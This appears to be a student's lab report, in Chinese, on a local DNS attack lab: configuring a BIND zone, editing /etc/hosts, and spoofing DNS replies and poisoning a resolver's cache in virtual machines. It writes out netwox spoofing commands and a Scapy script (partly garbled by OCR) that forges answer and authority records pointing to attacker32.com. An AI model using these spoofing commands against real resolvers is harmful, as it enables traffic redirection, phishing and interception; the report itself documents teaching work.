Lab5

57117221 姚远

Local DNS Attack Lab

Task1 Configure the User Machine


用户IP地址为192.168.232.133
攻击者IP地址为192.168.232.135
本地DNS服务器IP地址为192.168.232.136
在user主机的/etc/resolvconf/resolv.conf.d/head文件中添加DNS服务器信息：
Nameserver 192.168.232.136
利用dig可以看到设置成功。

```
;; Got answer :
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2624
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: ; udp: 4096
;; QUESTION SECTION:
;localhost.                     IN      A

;; ANSWER SECTION:
localhost.              604800  IN      A       127.0.0.1

;; AUTHORITY SECTION:
localhost.              604800  IN      NS      localhost.

;; ADDITIONAL SECTION:
localhost.              604800  IN      AAAA    ::1

;; Query time: 1 msec
;; SERVER: 192.168.232.136#53(192.168.232.136)
```

```
;; WHEN: Wed Sep 16 18:32:19 EDT 2020
;; MSG SIZE  rcvd: 96
```

Task2 Set up a Local DNS Server

在DNS服务器上设置缓存文件、关闭DNSSEC，重新启动DNS服务器，为了测试DNS服务器，在用户主机ping syr.edu



41	2020-09-16 15:53:29.0469825…	192.168.232.133	192.168.232.136	DNS	69	Standard query 0x1be2 A syr.edu
42	2020-09-16 15:53:29.0565294…	Vmware_f7:67:9b		ARP	62	Who has 192.168.232.136? Tell 192.168.…
43	2020-09-16 15:53:30.2975399…	192.168.232.136	192.168.232.133	DNS	153	Standard query response 0x1be2 A syr.e…
44	2020-09-16 15:53:30.2977827…	192.168.232.133	128.230.18.200	ICMP	100	Echo (ping) request id=0x1370, seq=1/…
45	2020-09-16 15:53:30.6204295…	128.230.18.200	192.168.232.133	ICMP	100	Echo (ping) reply id=0x1370, seq=1/…
46	2020-09-16 15:53:30.6209156…	192.168.232.133	192.168.232.136	DNS	89	Standard query 0x3345 PTR 200.18.230.1…
47	2020-09-16 15:53:30.6214485…	::1	::1	UDP	64	50454 → 52971 Len=0
48	2020-09-16 15:53:32.4694715…	192.168.232.136	192.168.232.133	DNS	242	Standard query response 0x3345 PTR 200…
49	2020-09-16 15:53:32.4696685…	192.168.232.133	128.230.18.200	ICMP	100	Echo (ping) request id=0x1370, seq=2/…
50	2020-09-16 15:53:32.7821006…	128.230.18.200	192.168.232.133	ICMP	100	Echo (ping) reply id=0x1370, seq=2/…
51	2020-09-16 15:53:33.4718079…	192.168.232.133	128.230.18.200	ICMP	100	Echo (ping) request id=0x1370, seq=3/…
52	2020-09-16 15:53:33.7931014…	128.230.18.200	192.168.232.133	ICMP	100	Echo (ping) reply id=0x1370, seq=3/…
53	2020-09-16 15:53:34.4727699…	192.168.232.133	128.230.18.200	ICMP	100	Echo (ping) request id=0x1370, seq=4/…
54	2020-09-16 15:53:34.8045359…	128.230.18.200	192.168.232.133	ICMP	100	Echo (ping) reply id=0x1370, seq=4/…
55	2020-09-16 15:53:35.4735965…	192.168.232.133	128.230.18.200	ICMP	100	Echo (ping) request id=0x1370, seq=5/…

Wireshark抓到上图数据包，可以看到user首先向本地DNS服务器请求域名解析服务，再由DNS服务器通过递归查询获得syr.edu对应的IP地址，最终发送给user，随后user开始Ping过程。

Task3 Host a Zone in the Local DNS Server

```
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default- zones";
zone "example.com"{
    type master;
    file "/etc/bind/example.com.db";
};
zone "0.168.192.in-addr.arpa" {
    type master ;
    file "/etc/bind/192.168.0.db";
};
```

```
$TTL 3D ; default expiration time of all resource records without
:their own TTL

@       IN      SOA     ns.example.com. admin.example.com. (
```

```
        1               ; Serial
        8H              ; Refresh
        2H              ; Retry
        4W              ; Expire
        1D )            ; Minimum

@       IN      NS      ns.example.com.     ;Address of nameserver
@       IN      MX      10 mail.example.com.;Primary Mail Exchanger
www     IN      A       192.168.0.101       ;Address of www.example.com
mail    IN      A       192.168.0.102       ;Address of mail.example.com
ns      IN      A       192.168.0.10        ;Address of ns.example.com
*.example.com. IN A     192.168.0.100       ;Address for other URL in
                                            ;the example.com domain
```

按照题目要求配置好DNS Zone之后，在用户主机请求解析www.example.com的IP地址：

```
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 7d320a30c72294780100000005f602a281cff19aef2248532 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101
```

成功解析为配置的192.168.0.101。

Task4 Modifying the Host File

修改/etc/hosts文件之前，在用户主机上Ping www.bank32.com：

```
PING bank32.com (34.102.136.180) 56(84) bytes of data.
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180)
=1 ttl=128 time=183 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180)
=3 ttl=128 time=164 ms
```

```
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180)
=4 ttl=128 time=181 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180)
=5 ttl=128 time=173 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180)
=6 ttl=128 time=183 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180)
=7 ttl=128 time=176 ms
```

其IP是一个真实的外部IP。
然后修改/etc/hosts文件：

```
1.2.3.4         www.bank32.com
```

再次ping时IP地址发生了改变：

```
[09/16/20]seed@VM:~$ ping www.bank32.com
PING www.bank32.com (1.2.3.4) 56(84) bytes of data.
```

Task5 Directly Spoofing Response to User


攻击前，dig www.example.net：

```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26330
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;;QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
```

```
www.example.net.       86357   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.net.           86357   IN      NS      b.iana-servers.net.
example.net.           86357   IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.    172756  IN      A       199.43.135.53
a.iana-servers.net.    172756  IN      AAAA    2001:500:8f::53
b.iana-servers.net.    172756  IN      A       199.43.133.53
b.iana-servers.net.    172756  IN      AAAA    2001:500:8d::53
```

其IP是93.184.216.34，是正确的外部IP。

然后在攻击者主机上使用netwox 105 -h www.example.net -H “1.2.3.4” -a “ns.example.net” -A “192.168.232.135” -s raw发起攻击，再在用户主机上请求解析example.net的IP，其IP就变成了伪造的1.2.3.4。在攻击者的shell中也能看到相应的输出：



Task6 DNS Cache Poisoning Attack

清空DNS服务器缓存，然后在攻击者主机上使用

netwox 105 -h www.example.net -H “192.168.232.135” -a “ns.example.net” -A “192.168.232.135” -s raw -f “src host 192.168.232.136” -T 600
发起攻击，接着在用户主机中请求解析www.example.net的IP：

```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER< <- opcode: QUERY, status: NOERROR, id: 48969
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        10      IN      A       1.2.3.4

;; AUTHORITY SECTION:
ns.example.net.         10      IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         10      IN      A       192.168.232.135

;; Query time: 59 msec
;; SERVER: 192.168.232.136#53(192.168.232.136)
;; WHEN: Wed Sep 16 17:01:13 EDT 2020
;; MSG SIZE  rcvd: 88
```

在DNS服务器中使用rndc dumpdb -cache之后查看/var/cache/bind/dump.db：

```
www.example.net.        545     A       192.168.232.135
```

在众多DNS缓存中查看到这一条，说明已经写入缓存中。

Task7 DNS Cache Poisoning: Targeting the Authority Section

```
```

```
from scapy.all import *

def spoof dns (pkt) :
    if (DNS in pkt and 'example.net' in pkt[DNS].qd.qname) :
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,
rdata='1.2.3.4')
        NSsec = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata=
'attacker32.com')
        Addsec = DNSRR(rrname='attacker32.com', type='A', ttl=259200, rdata='1.2.3.4')
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1,
ancount 1, nscount= 1, arcount: =1, an=Anssec, ns=NSsec , ar=Addsec)

        spoofpkt=IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

pkt = sniff(filter'udp and (src host 192.168.232.136 and dst port 53)', prn = spoof_dns)
```

脚本将example.net的Authoritative name server设置为attacker32.com。当攻击者在主机上编写并运行上图python脚本，在用户主机上对任意example.net域名下的子域名进行解析时，在DNS服务器上可以观察到DNS服务器的确向attacker32.com发起了DNS请求。